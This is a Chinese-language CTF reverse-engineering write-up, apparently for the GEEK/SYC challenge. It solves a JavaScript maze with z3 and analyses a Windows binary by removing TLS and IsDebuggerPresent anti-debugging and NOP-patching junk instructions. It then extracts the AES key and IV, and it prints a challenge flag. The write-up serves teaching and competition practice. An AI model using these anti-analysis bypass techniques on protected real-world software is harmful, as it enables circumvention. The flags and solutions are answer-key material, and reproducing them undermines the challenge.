
点开html,跳出提示窗口，先随便输入后确认



弹出界面

所以可以猜测逆向逻辑在js代码中

打开js代码，往下翻发现GEEK，从这里开始逆向



```
function startPrint() {
    console.log("==========================================================================================");
    console.log("          _____________                                              ___");
    console.log("        ___         _______                                          ___");
    console.log("      ____                                                           ___       ___");
    console.log("     ____                                                            ___     ___");
    console.log("     ____                           _________           _________    ___   ___");
    console.log("     ____                        __       ___       __        ___    ______");
    console.log("     ____             _______   ___        __      ___         __    ___   ___");
    console.log("     ____                _____  _______________    _______________   ___    ___");
    console.log("      _____              _____  ___                 ___              ___      ___");
    console.log("        _____            _____   ____       ____     ____      ____    ___      ___");
    console.log("           ________________        __ ________          _________      ___       ___");
    console.log("==========================================================================================");
    console.log("==========================================================================================");
    console.log("======Welcome to GEEK Challenge ^_^ ");
}




let data = [
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#'
];
```

data很可疑，根据下面的逻辑判断其实这个是一个迷宫的地图,需要补全data最后一行，即第十行

而下面的点对应的坐标则是迷宫具体的可走路径，将对应坐标填充成*，则迷宫雏形就有了

```
let coordinates = [
    [1, 11], [1, 12], [1, 13], [1, 14],
    [2, 1], [2, 4], [2, 11], [2, 12], [2, 14],
    [3, 4], [3, 14],
    [5, 7], [5, 8], [5, 12], [5, 14], [5, 15], [5, 18],
    [6, 1], [6, 2], [6, 4], [6, 5], [6, 7], [6, 8], [6, 11], [6, 15],
    [7, 1], [7, 5], [7, 11], [7, 12], [7, 13], [7, 14], [7, 15], [7, 16],
    [8, 1], [8, 12], [8, 13], [8, 15], [8, 18],
    [9, 3], [9, 4], [9, 6], [9, 7], [9, 8]
];

let cols = 20;
let rows = 10;

coordinates.forEach(([row, col]) => {

    const index = row * cols + col;

    if (index >= 0 && index < data.length) {
        data[index] = '*';
    }
});

let map = data.slice();
```

这其实不是一个20*10的迷宫，而是2个10×10的地图

可分析出是两个10×10的迷宫

```
function left() {
    if (y > 0) {
        if (map[100 * chance + 10 * x + y - 1] === '*') {
            map[100 * chance + 10 * x + y - 1] = 'S';
            map[100 * chance + 10 * x + y] = '*';
        } else if (map[100 * chance + 10 * x + y - 1] === 'Y') {
            return 1;
        }
    }
    return 0;
}
```

迷宫起点为S，终点为Y

S——向左

T——向上

A——向右

R——向下

可看到提示，起点S和Y的坐标与a1-a6的值有关，直接z3求解

```
let a1, a2,a3, a4, a5, a6, a7, a8;

43654*a1 - 57003*a2 -3158*a3 + 30120*a4 -58621*a5 -41947*a6 +122237*a7 +129534*a8 == 2594143;
-48022*a1 + 18308*a2 + 52478*a3 + 69397*a4  +49696*a5 + 12288*a6 -40437*a7 -23154*a8 ==  651137;
124109*a1  +58952*a2 + 16645*a3 -17531*a4 + 53139*a5  +49937*a6  + 3282*a7   +7656*a8 == 2071815;
108286*a1 + 118886*a2 +116876*a3   +2281*a4 -64590*a5  -3021*a6 + 13386*a7 -56070*a8 ==  703;
105983*a1 + 8794*a2 + 31851*a3 -35052*a4  -7880*a5  + 2183*a6 + 47575*a7 +107236*a8 == 2511919;
-38005*a1 -6833*a2 +107897*a3 +119771*a4 +124322*a5 + 13335*a6+ 121590*a7 -17434*a8 == 4816084;
60696*a1 +95253*a2 +101581*a3 + 93822*a4 +112989*a5  +65643*a6  +45639*a7 + 26705*a8 == 5330538;
49019*a1 +72343*a2 -21814*a3  +85020*a4 -62332*a5  +99828*a6  +  587*a7 -65119*a8 ==  505173;

console.log("好像差了点什么……");
console.log("为什么不试试将a1~a8从小到大排列呢?");

console.log("S:(a1,a6) (a4,a5) Y:(a2,a8) (a3,a7)");
console.log("请以第x行第y列排列");
```

z3脚本：

```
from z3 import *


a1, a2, a3, a4, a5, a6, a7, a8 = Ints('a1 a2 a3 a4 a5 a6 a7 a8')


solver = Solver()


solver.add(43654*a1 - 57003*a2 - 3158*a3 + 30120*a4 - 58621*a5 - 41947*a6 +
122237*a7 + 129534*a8 == 2594143)
solver.add(-48022*a1 + 18308*a2 + 52478*a3 + 69397*a4 + 49696*a5 + 12288*a6 -
40437*a7 - 23154*a8 == 651137)
solver.add(124109*a1 + 58952*a2 + 16645*a3 - 17531*a4 + 53139*a5 + 49937*a6 +
3282*a7 + 7656*a8 == 2071815)
solver.add(108286*a1 + 118886*a2 + 116876*a3 + 2281*a4 - 64590*a5 - 3021*a6 +
13386*a7 - 56070*a8 == 703)
solver.add(105983*a1 + 8794*a2 + 31851*a3 - 35052*a4 - 7880*a5 + 2183*a6 +
47575*a7 + 107236*a8 == 2511919)
solver.add(-38005*a1 - 6833*a2 + 107897*a3 + 119771*a4 + 124322*a5 + 13335*a6 +
121590*a7 - 17434*a8 == 4816084)
solver.add(60696*a1 + 95253*a2 + 101581*a3 + 93822*a4 + 112989*a5 + 65643*a6 +
45639*a7 + 26705*a8 == 5330538)
solver.add(49019*a1 + 72343*a2 - 21814*a3 + 85020*a4 - 62332*a5 + 99828*a6 +
587*a7 - 65119*a8 == 505173)


if solver.check() == sat:
    model = solver.model()
    print(model)
else:
    print("No solution found.")
```

输出结果：

```
a3 = 6,
a4 = 8,
a5 = 13,
a1 = 3,
a8 = 15,
a2 = 4,
a6 = 13,
a7 = 15
```

所以

```
S：（3，13）（8，13）

Y：（4，15）（6，15）
```

所以处理后的迷宫最初为：

```
map = [
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '*', '*', '*', '*',
'#', '#', '#', '#', '#',
    '#', '*', '#', '#', '*', '#', '#', '#', '#', '#', '#', '*', 'S', '#', '*',
'#', '#', '#', '#', '#',
    '#', '#', '#', '#', '*', '#', '#', '#', '#', '#', '#', '#', '#', '#', 'Y',
'#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#',
    '#', '#', '#', '#', '#', '#', '#', '*', '*', '#', '#', '#', '*', '#', 'Y',
'*', '#', '#', '*', '#',
    '#', '*', '*', '#', '*', '*', '#', '*', '*', '#', '#', '*', '#', '#', '#',
'*', '#', '#', '#', '#',
    '#', '*', '#', '#', '#', '*', '#', '#', '#', '#', '#', '*', 'S', '*', '*',
'*', '*', '#', '#', '#',
    '#', '*', '#', '#', '#', '#', '#', '#', '#', '#', '#', '#', '*', '*', '#',
'*', '#', '#', '*', '#',
    '#', '#', '#', '*', '*', '#', '*', '*', '*', '#', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#'
];
```

然后再将这个地图按照顺序取前100个排成10*10的地图，后者相同

得到第一个地图：

```
'#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '*', '*', '*', '*', '#', '#', '#', '#', '#',
'#', '*', '#', '#', '*', '#', '#', '#', '#', '#',
'#', '*', 'S', '#', '*', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '*', '#', '#', '#', '#', '#',
'#', '#', '#', '#', 'Y', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '#', '#', '#', '#', '#', '#', '#', '#', '#',    // STTAAARRRR
```

第二个地图：

```
'#', '#', '#', '#', '#', '#', '#', '*', '*', '#',
'#', '#', '*', '#', 'Y', '*', '#', '#', '*', '#',
'#', '*', '*', '#', '*', '*', '#', '*', '*', '#',
'#', '*', '#', '#', '#', '*', '#', '#', '#', '#',
'#', '*', '#', '#', '#', '*', '#', '#', '#', '#',
'#', '*', 'S', '*', '*', '*', '*', '#', '#', '#',
'#', '*', '#', '#', '#', '#', '#', '#', '#', '#',
'#', '#', '*', '*', '#', '*', '#', '#', '*', '#',
'#', '#', '#', '*', '*', '#', '*', '*', '*', '#',
 '#', '#', '#', '#', '#', '#', '#', '#', '#', '#'   //AAATTTTS
```

第二个地图拥有两条路径，通过html进行筛选，最终正确路径为STTAAARRRRAAATTTTS

flag:SYC{STTAAARRRRAAATTTTS}


其实html中藏了很多彩蛋，不知道大家找到了没有


最后，就如题目中那首小诗提到的那样，祝各位师傅们最终都能“循此苦旅，以达繁星”，找到属于自己的星星

ez_re

去除TLS

利用peview对TLS进行去除





去除isdebugger

动调去除isdebugger

```
push    ebx
push    esi
push    edi
call    ds:IsDebuggerPresent
test    eax, eax
```

nop去除花指令

```
.text:0040120C                call    ds:__imp__BCryptGenerateSymmetricKey@28 ; BCryptGenerateSymme
.text:00401212                test    eax, 0
.text:00401217                jz      short near ptr loc_401219+1
.text:00401219
.text:00401219 loc_401219:                            ; CODE XREF: _main+A7↑j
.text:00401219                call    near ptr 0C22C57E5h
.text:0040121E                jo      short near ptr loc_40123A+4
```

```
.text:004011EA 50                      push    eax
.text:004011EB E8 A0 FE FF FF          call    sub_401090
.text:004011EB
.text:004011F0 83 C4 04                add     esp, 4
.text:004011F3 8D 45 DC                lea     eax, [ebp+pbSecret]
.text:004011F6 6A 00                   push    0                               ; dwFlags
.text:004011F8 6A 10                   push    10h                             ; cbSecret
.text:004011FA 50                      push    eax                             ; pbSecret
.text:004011FB 6A 00                   push    0                               ; cbKeyObject
.text:004011FD 6A 00                   push    0                               ; pbKeyObject
.text:004011FF 8D 85 50 FE FF FF       lea     eax, [ebp+phKey]
.text:00401205 50                      push    eax                             ; phKey
.text:00401206 FF B5 54 FE FF FF       push    [ebp+phAlgorithm]               ; hAlgorithm
.text:0040120C FF 15 20 31 40 00       call    ds:BCryptGenerateSymmetricKey
.text:0040120C
.text:00401212 A9 00 00 00 00          test    eax, 0
.text:00401217 90                      nop
.text:00401218 90                      nop
.text:00401219 90                      nop
.text:0040121A 90                      nop
.text:0040121B 90                      nop
.text:0040121C 90                      nop
.text:0040121D 90                      nop
.text:0040121E 90                      nop
.text:0040121F 90                      nop
.text:00401220 94                      xchg    eax, esp
.text:00401221 C7 45 F0 F4 42 31 01    mov     dword ptr [ebp+pbIV+4], 13142F4h
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v3; // kr00_4
  NTSTATUS v4; // eax
  int v5; // eax
  int v6; // eax
  int v7; // ecx
  char v9; // [esp+0h] [ebp-1FCh]
  char v10; // [esp+0h] [ebp-1FCh]
  int v11[12]; // [esp+Ch] [ebp-1F0h]
  __m128 v12; // [esp+3Ch] [ebp-1C0h]
  BCRYPT_KEY_HANDLE phKey; // [esp+4Ch] [ebp-1B0h] BYREF
  BCRYPT_ALG_HANDLE phAlgorithm; // [esp+50h] [ebp-1ACh] BYREF
  ULONG pcbResult; // [esp+54h] [ebp-1A8h] BYREF
  UCHAR pbOutput[128]; // [esp+58h] [ebp-1A4h] BYREF
  UCHAR pbInput[128]; // [esp+D8h] [ebp-124h] BYREF
  char Arglist[128]; // [esp+158h] [ebp-A4h] BYREF
  UCHAR pbSecret[16]; // [esp+1D8h] [ebp-24h] BYREF
  UCHAR pbIV[16]; // [esp+1E8h] [ebp-14h] BYREF

  if ( IsDebuggerPresent() )
    exit(1);
  phAlgorithm = 0;
  phKey = 0;
  BCryptOpenAlgorithmProvider(&phAlgorithm, L"AES", 0, 0);
  BCryptSetProperty(phAlgorithm, L"ChainingMode", (PUCHAR)L"ChainingModeCBC", 0x20u, 0);
  sub_401090(pbSecret);
  BCryptGenerateSymmetricKey(phAlgorithm, &phKey, 0, 0, pbSecret, 0x10u, 0);
  *(_DWORD *)&pbIV[4] = 20005620;
  *(_DWORD *)&pbIV[8] = 1426735024;
  *(_DWORD *)&pbIV[12] = -744882271;
  v12.m128_u64[0] = 0xFEF76ECE6FA34BA2ui64;
  v12.m128_u64[1] = 0x67735D6CF76837ECi64;
  v11[0] = 1967972573;
  v11[1] = -1206635625;
  *(__m128 *)pbIV = _mm_xor_ps(v12, *(__m128 *)pbIV);
  v11[2] = 286897687;
  v11[3] = 593529441;
  v11[4] = 451024454;
```

加密解析

```
  BCryptOpenAlgorithmProvider(&phAlgorithm, L"AES", 0, 0);
  BCryptSetProperty(phAlgorithm, L"ChainingMode", (PUCHAR)L"ChainingModeCBC", 0x20u, 0);
  sub_401090(pbSecret);
  BCryptGenerateSymmetricKey(phAlgorithm, &phKey, 0, 0, pbSecret, 0x10u, 0);
  *(_DWORD *)&pbIV[4] = 20005620;
  *(_DWORD *)&pbIV[8] = 1426735024;
  *(_DWORD *)&pbIV[12] = -744882271;
  v12.m128_u64[0] = 0xFEF76ECE6FA34BA2ui64;
  v12.m128_u64[1] = 0x67735D6CF76837ECi64;
  v11[0] = 1967972573;
  v11[1] = -1206635625;
  *(__m128 *)pbIV = _mm_xor_ps(v12, *(__m128 *)pbIV);
  v11[2] = 286897687;
  v11[3] = 593529441;
  v11[4] = 451024454;
  v11[5] = 643548005;
  v11[6] = 816706920;
  v11[7] = -968102223;
  v11[8] = -1147226709;
  v11[9] = -1035299469;
  v11[10] = -1446252680;
  v11[11] = -1595838018;
```


直接看汇编也可以发现是cng调用的aes

```
.text:004011A3 6A 00                   push    0
.text:004011A5 6A 00                   push    0
.text:004011A7 68 8C 31 40 00          push    offset aAes                     ; "AES"
.text:004011AC 8D 85 54 FE FF FF       lea     eax, [ebp-1ACh]
.text:004011B2 C7 85 54 FE FF FF 00 00 00 00 mov     dword ptr [ebp-1ACh], 0
.text:004011BC 50                      push    eax
.text:004011BD C7 85 50 FE FF FF 00 00 00 00 mov     dword ptr [ebp-1B0h], 0
.text:004011C7 FF 15 14 31 40 00       call    ds:BCryptOpenAlgorithmProvider
.text:004011C7
.text:004011CD 6A 00                   push    0
.text:004011CF 6A 20                   push    20h ; ' '
.text:004011D1 68 94 31 40 00          push    offset aChainingmodecb          ; "ChainingModeCBC"
.text:004011D6 68 B4 31 40 00          push    offset aChainingmode            ; "ChainingMode"
.text:004011DB FF B5 54 FE FF FF       push    dword ptr [ebp-1ACh]
.text:004011E1 FF 15 0C 31 40 00       call    ds:BCryptSetProperty
.text:004011E1
.text:004011E7 8D 45 DC                lea     eax, [ebp-24h]
```

提取数据


```
0xdd, 0xe0, 0x4c, 0x75, 0x97, 0x33, 0x14, 0xb8,0x17, 0xb6, 0x19, 0x11, 0x61,
0x8a, 0x60, 0x23,0x46, 0x16, 0xe2, 0x1a, 0x65, 0xc3, 0x5b, 0x26,0x68, 0xf5, 0xad,
0x30, 0xb1, 0xee, 0x4b, 0xc6,0xab, 0xb5, 0x9e, 0xbb, 0x73, 0x95, 0x4a, 0xc2,0x78,
0xef, 0xcb, 0xa9, 0xbe, 0x71, 0xe1, 0xa0
```

动调调试提取iv和key




```
key = addddb082dd94dcabad5d75639eac9da
iv = 633bbdfb3a2cc6ff5c0862a2cda2eab4
```

赛博厨子一把锁



你干嘛~

去除花指令

```
.text:00401C9A
.text:00401C9C 8B 95 48 FF FF FF          mov     edx, [ebp+var_B8]
.text:00401CA2 2B 95 14 FF FF FF          sub     edx, [ebp+var_EC]
.text:00401CA8 89 95 10 FF FF FF          mov     [ebp+var_F0], edx
.text:00401CAE 8B 85 10 FF FF FF          mov     eax, [ebp+var_F0]
.text:00401CB4 89 85 44 FF FF FF          mov     [ebp+Size], eax
.text:00401CBA 90                         nop
.text:00401CBB 90                         nop
.text:00401CBC 90                         nop
.text:00401CBD 90                         nop
.text:00401CBE 90                         nop
.text:00401CBF 90                         nop
.text:00401CC0 90                         nop
.text:00401CC1 90                         nop
.text:00401CC2 90                         nop
.text:00401CC3 90                         nop
.text:00401CC4 90                         nop
.text:00401CC5 90                         nop
.text:00401CC6 90                         nop
.text:00401CC7 90                         nop
.text:00401CC8 90                         nop
.text:00401CC9 90                         nop
.text:00401CCA 90                         nop
.text:00401CCB 90                         nop
.text:00401CCC 90                         nop
.text:00401CCD 90                         nop
.text:00401CCE 90                         nop
.text:00401CCF 90                         nop
.text:00401CD0 90                         nop
.text:00401CD1 90                         nop
.text:00401CD2 90                         nop
.text:00401CD3 90                         nop
.text:00401CD4 90                         nop
.text:00401CD5 90                         nop
.text:00401CD6 90                         nop
.text:00401CD7 90                         nop
.text:00401CD8 90                         nop
```

```
.text:00401CE1 90                         nop
.text:00401CE2 90                         nop
.text:00401CE3 90                         nop
.text:00401CE4 90                         nop
.text:00401CE5 90                         nop
.text:00401CE6 90                         nop
.text:00401CE7 90                         nop
.text:00401CE8 90                         nop
.text:00401CE9 90                         nop
.text:00401CEA 90                         nop
.text:00401CEA
.text:00401CEB
.text:00401CEB                            loc_401CEB:                             ; DATA XREF: .rdata:stru_404B70↓o
.text:00401CEB C6 45 CC 30                mov     [ebp+var_34], 30h ; '0'
.text:00401CEF C6 45 CD 4F                mov     [ebp+var_33], 4Fh ; 'O'
.text:00401CF3 C6 45 CE 30                mov     [ebp+var_32], 30h ; '0'
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v32 = &v9;
  if ( IsDebuggerPresent() )
    exit(1);
  FileName = "Dusk_witnesses_devout_believers.gif";
  sub_401020("  ____    __   __   ____   _         ___   __      __  _____   ____
\n", v9);
  sub_401020(" / ___|  \\ \\ / /  / ___| | |      / _ \\  \\ \\    / / | ____| |
_ \\ \n", v9);
  sub_401020(" \\___ \\   \\ V /  | |     | |     | | | |  \\ \\ / /  |  _|   |
|_) |\n", v9);
  sub_401020("  ___) |   | |   | |___  | |___  | |_| |   \\ V /   | |___  |  _ <
\n", v9);
  sub_401020(" |____/    |_|    \\____| |_____|  \\___/     \\_/    |_____| |_|
\\_\\\n", v9);
  sub_401020(aWhatAreYouDoin, v9);
  sub_401050("%s", &Arglist);
  p_Arglist = &Arglist;
  v12 = v30;
  p_Arglist += strlen(p_Arglist);
  v11 = ++p_Arglist - v30;
  Size = p_Arglist - v30;
  qmemcpy(v31, "OOOOOOOOOOOOOO01III1II111I1I1I1", sizeof(v31));
  sub_402010(v27, 0xCu);
  qmemcpy(v18, "!l", 2);
  v18[2] = -3;
  v18[3] = -90;
  v18[4] = -74;
  v18[5] = -126;
```

```
  v18[6] = -81;
  v18[7] = -52;
  v18[8] = 81;
  v18[9] = 106;
  v18[10] = -47;
  v18[11] = -30;
  v18[12] = -87;
  v18[13] = 62;
  v18[14] = -90;
  v18[15] = -112;
  v8 = sub_402170(&v17);
  v3 = unknown_libname_1(v18, v19);
  sub_4020B0(*v3, v3[1], v8);
  LOBYTE(v33) = 2;
  sub_402010(v28, 0xCu);
  v26 = 0;
  v4 = sub_402170(&v16);
  sub_402110(Size, &v26, v4);
  LOBYTE(v33) = 3;
  v5 = sub_402050(v28);
  sub_401A50(Size, &Arglist, v31, &v31[1], v5);
  if ( Size % 0x10 || !sub_402180(v28, v27) )
  {
    if ( Block )
    {
      v20 = "ZmFrZXthcmVfeW08X6JlYWx4X6JpZ7h9fQ==";
      v21 = Block;
      while ( 1 )
      {
        v25 = *v21;
        v6 = v25 < *v20;
        if ( v25 != *v20 )
          break;
        if ( !v25 )
          goto LABEL_12;
        v24 = v21[1];
        v6 = v24 < v20[1];
        if ( v24 != v20[1] )
          break;
        v21 += 2;
        v20 += 2;
        if ( !v24 )
        {
LABEL_12:
          v13 = 0;
          goto LABEL_14;
        }
      }
      v13 = v6 ? -1 : 1;
LABEL_14:
      v10 = v13;
      if ( v13 )
        sub_401020(aBase, v9);
      else
        sub_401020(&byte_4043F8, v9);
```

